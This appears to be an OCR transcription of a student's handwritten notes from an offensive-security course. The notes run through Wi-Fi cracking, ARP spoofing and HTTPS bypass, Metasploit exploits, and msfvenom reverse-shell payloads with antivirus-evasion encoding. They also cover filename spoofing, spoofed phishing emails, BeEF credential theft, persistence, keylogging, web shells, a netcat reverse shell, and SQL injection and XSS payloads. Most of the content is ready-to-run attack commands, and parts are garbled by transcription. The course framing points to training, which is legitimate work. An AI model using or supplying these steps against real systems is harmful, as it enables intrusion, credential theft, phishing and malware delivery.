Attacks.

1. Network Hacking

A. Pre-connection Attacks
B. Gaining access
C. Post-connection attacks.

1. wifi hacking

wireless adapter requirements
- monitor mode
- Packet injection
- AP mode.

- MAC ADDress ⇒ media access control.
- Chang the MAC ADDress

  - ifconfig wlan0 down
  - ifconfig wlan0 (hw) ether 00:11:22:33:44:55 → hardware.
  - ifconfig wlan0 UP

- Managed & monitor Chang.
  - Iwconfig -> to see wireless Adapter only
  - If config wlan0 down

optional -> - airmon-ng check kill
  - iwconfig wlan0 mode monitor
  - Ifconfig wlan0 up
  - Iwconfig

Teacher's Signature:.....

- Deauthentication attack.

- aireplay-ng --deauth 100000 -a [mac of target] -c [client wont to discount mac] -0 mon0.
  to use -0 for only when it is running by else not.

B. Gaining Access:

WEP Cracking

- To crack WEP we need to:
1. Capture a large number of packets (IVs → airodump-ng
2. Analyse the captured IVs and crack the key. aircrack-ng

- airodump-ng --bssid [ ] --channel [ ] --write [filename] mon0. [click enter]

- aircrack-ng [filename which is captured]

- **FAKE authentication attack:**


- airodump-ng --bssid [ ] --channel [ ] --write [file name] mon0.

- aireplay-ng --fakeauth 0 -a [Target MAC] -h [MAC of my wireless adapter]. mon0.

- Packet Sniffing using [Airodump-ng]
  - Part of the aircrack-ng suit
  - airodump-ng is a packet sniffer
  - used to capture all packets within range
  - Display detailed info about networks around us.
  - connected clients etc.

use:

airodump-ng [monitor mode Interface]



- to get 5Gh [5ghz] around us
- airodump-ng --band a mon0

- Capture Data of 2.4g & 5g around us
- airodump-ng --band abg mon0.

- to gether information about specific target
- airodump-ng --bssID [ ] --channel [ ] --write [file name] mon0

- Creating wordlist.
- crunch [min] [max] [char] -t [Pattern] -o [file]
  ex:
  crunch 6 8 123abc@ -o [file] -t a@@@@b
  for help: man crunch.
- aircrack-ng [filename] -w [wordlist file].

vid 33-count:-

C. Post - Connection Attacks
-> work against wifi & ethernet
-> Gather more info
-> Intercept data (usernames, Password etc)
-> modify data on the fly.

=> Information Gathering
- Discover all devices on the network.
- Display their:
  - IP address
  - MAC address
  - Operating System
  - open ports
  - Running services
  - etc....

Teacher's Signature:.....

- step: 2
- aireplay-ng --arpreplay -b [MAC of target] -h [my adapter] mon0.
- crack now
- aircrack-ng [Name of file].
-

WPA / WPA2 Crack.

- If WPS is enabled no need of Password so now we are checking.
- wash --interface mon0.
- Associate fake auth attack
- aireplay-ng --fakeauth 30 -a [mac of target] -h [mac of my adapter] mon0. [Don click enter]
- recver --bssid [MAC of target] --channel [] --interface mon0. -vvv --no-associate.
  [] to get more information

- to crack WPA / WPA2 --[handshake]
- airodump-ng --bssid [Target] --channel [] --write [filename] mon0. [click enter]
- aireplay-ng --deauth 4 -a [MAC of target] -c [MAC of client] mon0.

Teacher's Signature:.....

ARP Spoofing Using Bettercap

- framework to run network attacks.
- Can be used to:
  - ARP Spoof targets [redirect the flow of Packets]
  - Sniff data [urls, usernames Passwords]
  - Bypass HTTPS
  - Redirect domain requests [DNS Spoofing]
  - Inject code in loaded Pages.
  - And more!

use

bettercap -iface [interface]

- bettercap --help.
- bettercap -iface eth0.
- help [module]
- net. Probe on
  - ↳ discovered devices on same network
- net. Show

lecture - 41 →

- Bettercap -41-conn.
- Bettercap -iface [adapter name].
- Help.
- Help module.
- Help net.Probe
- net. Probe on
- net. show

→ ARP Spoofing using Bettercap.

~~Help net. sniffer on~~

- netdiscover -r 10.0.2.1/24
  → all devices connected to same network.
- GUI for zenmap of nmap.

Nmap Scanning

- nmap -sV -T4 -O -F --version-light [---.1/24].
- ssh on Phone
  - Termux
  - Pkg install openssh -y
  - sshd
  - for user name type whoami
  - set Passwd
- In Kali ssh username@IP -P [Port].
- ARP Spoofing
  - arpspoof tool to run arp spoofing attacks.
  - Simple and reliable
  - Ported to most operating System including Android and ios
  - Usage is always the same.

use

arpspoof -i [interface] -t [client IP] [gateway IP]

arpspoof -i [interface] -t [gateway IP] [client IP]

Sudo nmtui

- wireShark
- when we are in MITM, we can capture Packet and analyse Packets

- Gaining Access

① Server side attacks

Port : 512 open exec : netKit-rsh rexec.
↳ this can be vulnerable by rlogin

- rlogin --help
- rlogin -l root <IP>

② Port 21/tcp open ftp vsftpd 2.3.4
by using metasploitable.
command.

> use exploit/unix/ftp/vsftpd_234_backdoor
> show targets
> set target <IP>
> show options
show & set options
> exploit

RHost = ~~target~~ IP

Teacher's Signature:.....

- to become man in the middle
- set arp.spoof
- set arp.spoof.fullduplex true
- set arp.spoof.internal true. - X
- set arp.spoof.targets IP's
- arp.spoof on
- net.sniff. → to capture all the data
- driftnet

to make auto
In note Pade write.

net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets 10.0.2.7
arp.spoof on
net.sniff on

- Save this file in root directory .cap
- bettercap -iface eth0 -caplet (. .cap)

- By Passing HTTPS
SSL TCL

- by using caldet sploof.cap

- caplet.show
  - hstshijack/hstshijack

Teacher's Signature:.....

2. client side attacks
- use if server side attacks fail.
- If IP is probably useless
- Require user interaction
- Social engineering can be very useful
- information gathering is vital.

- msfvenom --list payloads.

Platform / Type / communication.
windows / shell / reverse_http
linux meterpreter → direction → protocol.
osx dllinject • bind • http
apple_ios reinject reverse • https
android vncinject • tcp
python exec • udp
Java messagebox
generic

- msfvenom --help

- msfvenom --payload windows/meterpreter/reverse_https
--list-options.

- msfvenom --payload windows/meterpreter/reverse_https
LHost=<IP> LPORT=<8080 Port> --format exe
--out rat.exe

- msfconsole

Teacher's Signature:.....

Port 139/tcp netbios-ssn samba smbd 3.X-4.X

- use exploit/multi/samba/usermap-script
- show targets
- set target 0
- show options
- run. - show payload
- set payload payload/cmd/unix/reverse_netcat

(6) NEXPOSE Application
→ vulnerability management framework.

- Discover open ports & running services
- find vulnerabilities
- find exploits
- verify them.
- create reports
- automate scans.

(7) Server Side attacks
→ The general steps are always the same.
1. Discover open ports and running service.
2. find vulnerabilities
3. Find exploits
4. exploit/verify
5. Report.

Teacher's Signature:.....

2. Client side attacks : Social engineering
- Gather info about the user(s).
- Build a Strategy based on the info.
- Build a backdoor based on the info.

MALTEGO

- maltego is an information gathering tool that can be used to collect information about ANYTHING.
- Target can be a website, company, person - etc
- Discover entities associated with target.
- Display info on a graph.
- come up with an attack Strategy.

Introduction to Torgent

- open file : txt.
  Change only [url, url2]

url1 => any image adress ex: http://
url2 => Payload ex: http://192.168.26.102/evil file/
windows_8080.exe" "

before adding url2 Start apache service in the Browser

- service apache2 start.

to add any Payload in apache2 servir
go to /var/www/HTML/
- and add your Payload file.

Teacher's Signature:.....

use exploit/multi/handler
Show options.
set PAYLOAD windows/meterpreter/reverse_https
Show options
set LHost 192.168.56.102
set LPort 8080
Show options.

- Servic apache2 Start

- How to ByPass Anti-virus Programs

1. Static analysis - compare code to know malware.
   - Make the Program more unique manually or using Packers, enlockers, obfuscators etc.

2. Dynamic (or Heuristic) Analysis - Analysis behaviour on a controlled environment (sandbox).
   - add benign / safe operations
   - Real Payload execution.

Teacher's Signature:.....

- after generating your file.
- add your file to archive .zip [convert]
  (right click compress.
- copy that zip file and past in apache2 evil files.

=> FAKE EMAILS :-

- send fake emails
- Looks like it's sent from any address!
- Pretend to be a friend, company, boss etc.
- friend -> Ask to open a file (image, pdf ... etc).
- support member -> ask to login to control panel using fake login page.
- support member -> ask to run a command on server.
- Ask to visit a "normal" web page.
- etc

- Brevo
  - transtion.

- In Kali
  - sendemail --help
  - sendemail -xu < > -xp < > -s < D:Port "email" -t "email" (from / target to se)
    -u "check out this cor" -m "lite explo talkin Dnew"

also post link or payload link .zip file . NOTE: we cannot directly post .zip file here so

- next step is to compile this edited txt file to executable form.
- before changing change .txt -> .au3
- open auto compile (au tiote).

-> Browse -> .au3 file
  ✓ .exe .o3x

- conv file .ico -> to get .ico file.

- take any image and it to .ico and past in it.

click convert.
- It will be ready. it will be in .exe

- before Downloading this "ready" file keep lisiner ready

-> How to spoof .exe to any extention

Examp!:- if your file is soi.exe. we have to change it to soi.jpg. to do this.

first. we have to write revers of jpg ie.

soigpj.exe.
or copy

- Dowload the Right-To-left overside from google & post in between soi & gpj. it will auto mate change to soi.exe.jpg

- DreamHost.com

- BEEF overview & Basic Hook method.

2. Client side Attacks by Beef framework

- Browser exploitation framework allowing us to launch a number of attacks on a hooked target.
- Targets are hooked once they load a hook url.

- DNS spoof requests to a page containing hook.
- Inject the hook in browsed pages (need to be MITM)
- Use XSS exploit
- Social engineer the target to open a hook page.

- beef
- for first times set passwd:

- BeEf - stealing password using a FAKE login Prompt

- command -> Pretty theft -> facebook
  Gmail
  execute

Upload .ZIP file to Beef Box & Upload & then click Share & Post it on ans Browser at the end of the url it will be "0" change it to "1" & Post then.

→ ENTER.

- to send by name set some command in front of that
  - message-header = "From: SAI PRASAD <email>"

- to check whether spoof email send can be used or not.
- Test in Easy DMARC
  , if it comes two status we can use.

→ Email spoof - method - 2
using PHP.

- using the PHP mail() function
- Requires a web hosting plan.

webhosting can be used to:
- Host own website.
- Share files.
- used server resource (ex: set emails)
- & more.

- This lecture is to hack a windows which exist in internet

- To do this this we have to use public IP of the Router & Tell Router to [send me the request which comes at port 8080]

command
↳ msfvenom --payload windows/meterpreter/reverse_https
LHOST = <Public IP> LPort = 8080 --format .exe
--out file name

↳ to get Public IP Just type whats my IP in Google & Past It.

msf console
↳ use exploit/multi/handler
> show options.
> set PAYLOAD windows/meterpreter/reverse_https
> show options.

- this step is to tell router to Port forwarding.

- In Google type router IP (which ends with 1)
↳ login
↳ look for IP forwarding

Public Port = 8080
target Port = 8080
target IP = Kali IP

Teacher's Signature:.....

- BeEF - Hacking windows 10 using a FAKE Update

command → Social engineering → FAKE notification (firewall)
URL → Replace Payload.
mess →

- Detecting Trojans Manually

→ Analying trojans
- Check Properties of the file.
- If so what it

- Overview of the setup:

- Exposing Services TO the INTERNET
- All of the Server-Side and client-side attacks works outside the network.
- you just need to configure the connection properly

→ This can be done using:
1. Port forwarding through the router - [Covered in this section]
2. Installing Kali/tools on the cloud - [Covered in our VIP classes]
3. Port forwarding using SSH - [Covered in my youtube channel].
4. Tunneling Services → [Covered in the Social engineering course].

Teacher's Signature:.....

- to upload the file like [malware] use.
  → Upload <file name>
- to execute the malware
  → execute -f <file name>

→ Maintaining Acces (Persistance):-

1 using a veil-evasion
- Rev_http_service
- Rev_tcp_service
- use it instead of a normal backdoor.
- or upload and execute from meterpreter
- Does not always works

2 using metasploit veil-evasion → more robust + undetectable by Antivirus
- > use exploit/windows/local/persistence
  > set session [session id]
  > set exe::custom [backdoor location]
  > exploit

- In msf exploit(handler) > use exploit/windows/local/persistence
  > show options
  > set EXE_NAME browser.exe
  > set SESSION 1
  > show advanced
  > set EXE::custom /var/www/html/backdoor.exe ← payload

also add Port 80-80 to download apache2 to Downloads [if needed]
- Send that created apk to Target.
- If we on ~~from~~ IP address on Kali IP it will send all request on any port to Kali machich.

Post Exploitation

meterpreter Basics


> Help - show helps
> background - backgrounds current session
> sessions -l - list all sessions
> session -i - interact with a certain session
> sysinfo - displays system info
> ipconfig - displays info about interfaces
> getuid - shows current user.

- migrate 2115 → this is PSID of explore.exe

when we migrate, our Payload will attach with explore.exe and it won't be detected in Background running Process [to make persestent].

- to download any file from meterpreter
  download <file name>

- PIVOTING Theory



- use the hacked device as a Pivot
- try to gain access to other devices in the network.

- Using Mimikatz :

in after gaining just:

command
- load mimikatz
- load kiwi
- kiwi_cmd hostname

- ByPass antivirus Protection by Linkd:

- msfvenom -p windows/meterpreter/reverse_tcp LHOST=<my IP> LPORT=4448 -f raw -e x86/shikata -ga-nai -i 5 | \
pipe> msfvenom -a x86 --Platform windows -e x86/ countdown -i 8 -f raw | \
pipe pipe> msfvenom -a x86 --Platform windows -e x86/shikata-ga-nai -i 9 -f exe -o Payload.exe

- This will creat a Payload.exe
- from 7_win - add this Payload.exe & click on creat SFX achive & set password.

- Key logging
  - log all mouse and keyboard events.

> keyscan_start -> starts logging key strikes
> keyscan_dump -> shows all the logged key strikes
> keyscan_stop -> stops the keylogger.

- command
  - keyscan_start
    - after start it on user type any thing we ge
    - to get type: keyscan_dump.
    - screen shot

Teacher's Signature:.....

Teacher's Signature:.....

- Information Gathering : SUB DOMAINS
  ↳ subdomain ↳ ↳ Domain ↳
- Subdomain.target.com
- ex: mail.google.com.

- Knock can be used to find subdomains of target:
1. Discover more information
2. Discover new web application.
3. Increase attack surface
4. Discover Management area.
5. Beta / CI / Redirector feature.
---etc.

Commands: knockpy --domain google.com
--recon

- Information Gathering
  FILES + DIRECTORIES
- find files & directories in target website
- A tool called dirb.
  ↳ dirb [target] [wordlist] {option}

For More in for run
  ↳ man dirb.

Teacher's Signature:.....

- what is a website ; How to Hack a website?
- an application installed on a computer -> web application
  Pentesting
- Computer uses an os + other applications -> server side attacks
- managed by humans -> client side attacks.

- metasploitable
  : DVWA
    username: admin
    Passwd : Password

- Information Gathering
  - IP address.
  - Domain name info
  - Technologies used
  - other websites on the same server
  - DNS records
  - unlisted files, sub-domains, directories.

1. Who is lookup -> find info about the owner of the target
2. Net craft site Report -> shows technologies used on the target
3. Robtex DNS lookup -> shows comprehensive info about the target website.
4. Robtex.com
5. Bing.com
   ↳ IP: A IP > Search

Teacher's Signature:.....

- exploitation :

Local file Inclusion

- Allow an attacker read any file on the remote server.
- Access files outside www directory.

- exploitation :

Remote file Inclusion

- Similar to local file inclusion.
- But allows an attacker read Any file from Any Server.
- excute PHP peles from other servers on the current server.
- Store PHP files on other server as .txt
  - In metasploitable :
    - ↳ nano /etc/php5/cgi/php.ini
      sudo
    - Set :=) allow_url_include = on
      allow_url_fopen = on

- Exploitation - SQL Injection

→ what SQL?

- most web sites use a database to store data.
- most data stored in it [usernames, passwords, etc...]
- web application reads, updates and insert data in the database
- Interaction with DB done using SQL.

Teacher's Signature:.....

exploitation :-

file upload vulns

- Simples type of vulnerabilities.
- Allow users to upload excutable file such as PHP.

- Uploade a php shell or backdoor, ex: weevly
1. Generate backdoor → weevly generate [password] [filename]
2. Upload generated file
3. Connect to it → weevly [url to file] [password]
4. find out how to use weevly → help

tool : weevly

Save IN

↳ weevely generate 123456 /root/shell.php

name

weevely [url] [Passwd]
123456

- exploitation :

code excution vulns

- Allows an attacker to excute os commands
- windows or linux commands.
- can be used to get a reverse shell.
- or upload any file using wget command.
- code execution commands attached in the resources.

⇒ code execution vuln

↳ nc -vv -l -p 8080

code upload : nc -e /bin/sh [IP] [port]

Teacher's Signature:.....

%23 == #
↳ In url box.

2nd method

- In url:

usersname='test' order by 1#'

- Exploitation - SQL INJECTION.

Intro:

→ SQLMAP:-

- Tool designed to exploit Sql injection
- works with many db types, mysql, mssql ... etc
- can be used to perform everything we learned and more!..

> Sqlmap --help
> sqlmap -u < target url>

- Preventing SQLi

- filters can be bypassed
- use black list of commands? Still can be bypassed
- use whitelist? Some issue.
→ use Parameterized Statements, Separate data from Sql code.

Teacher's Signature:.....

Sql: interesting table:

↳ mysql -u root -h <= IP
↳ show databases;
↳ use owasp10
↳ show ~~databases~~ tables;

- select * from accounts;

- why are they so Dangerous

1. They are everywhere
2. Give access to the database → Sensitive data
3. Can be used to read local files outside www root.
4. Can be used to log in as admin and further exploit the System.
5. Can be used to upload files.

- Discovering SQLi

- Try to break the Page.
- Using 'and', 'order by' 'or' "-" ;
- Target text boxes and url Parameters on the form

ex: http://target.com/page.php?something=something

Password: '123456' and 1=1#'
'aaa' or 1=1#'

username = admin' #'
Pwd = anything

Teacher's Signature:.....

- Discovering stored XSS

- Persistent / Stored on the Page or DB.
- The injected code is executed everything the Page is loaded.

- Exploitation - XSS vulns

- Run any JavaScript code.
- Beef framework can be used to hack targets
- Injects Beef hook in vulnerable Pages
- Execute code from beef.

Preventing XSS VULNS

- Minimize the usage of user input on html.
- escape any untrusted input before inserting it into the Page.

Char		Result
&	→	&
<	→	<
>	→	>
"	→	"
'	→	'
/	→	/

- automatic vuln Scan
- ZED attack Proxy ZAP
- automatically find vulnerability in web application.
- free and easy to use.
- can also be used for manual testing.

Teacher's Signature:.....

- Exploitation - XSS VULNS

XSS - Cross Site Scripting VULNS

- Allows an attacker to inject javascript code into the Page.
- code is executed when the Page loads.
- code is executed on the client machine not the server.

Three main types:
1. Persistent / Stored XSS
2. Reflected XSS
3. Dom based XSS

- Discovering Reflected XSS

- try to inject Javascript code into the Pages.
- Test text boxes and use Parameters on the form
  http://target.com/Page.php?Something=Something

- None Persistent, not stored.
- only work if the target visits a Specially crafted URL
- Ex:
  http://target.com/Page.php?something=<script>alert("XSS")</script>

Teacher's Signature:.....

- Pentest methodology

- Into Gathering
- for every domain / subdomain:
  - click on every link
  - for every link:
    - → Test Parameters

- writing a Pentest Report.

- A document that includes all of our findings
- It detail our findings to the client
- Good reports are detailed but are also easy to understand.
- each company has their own templates / standards

→ you probably won't need to write one from scratch!

⇒ Git hub :-

Public - Pentesting - reports.

Teacher's Signature:.....

Teacher's Signature:.....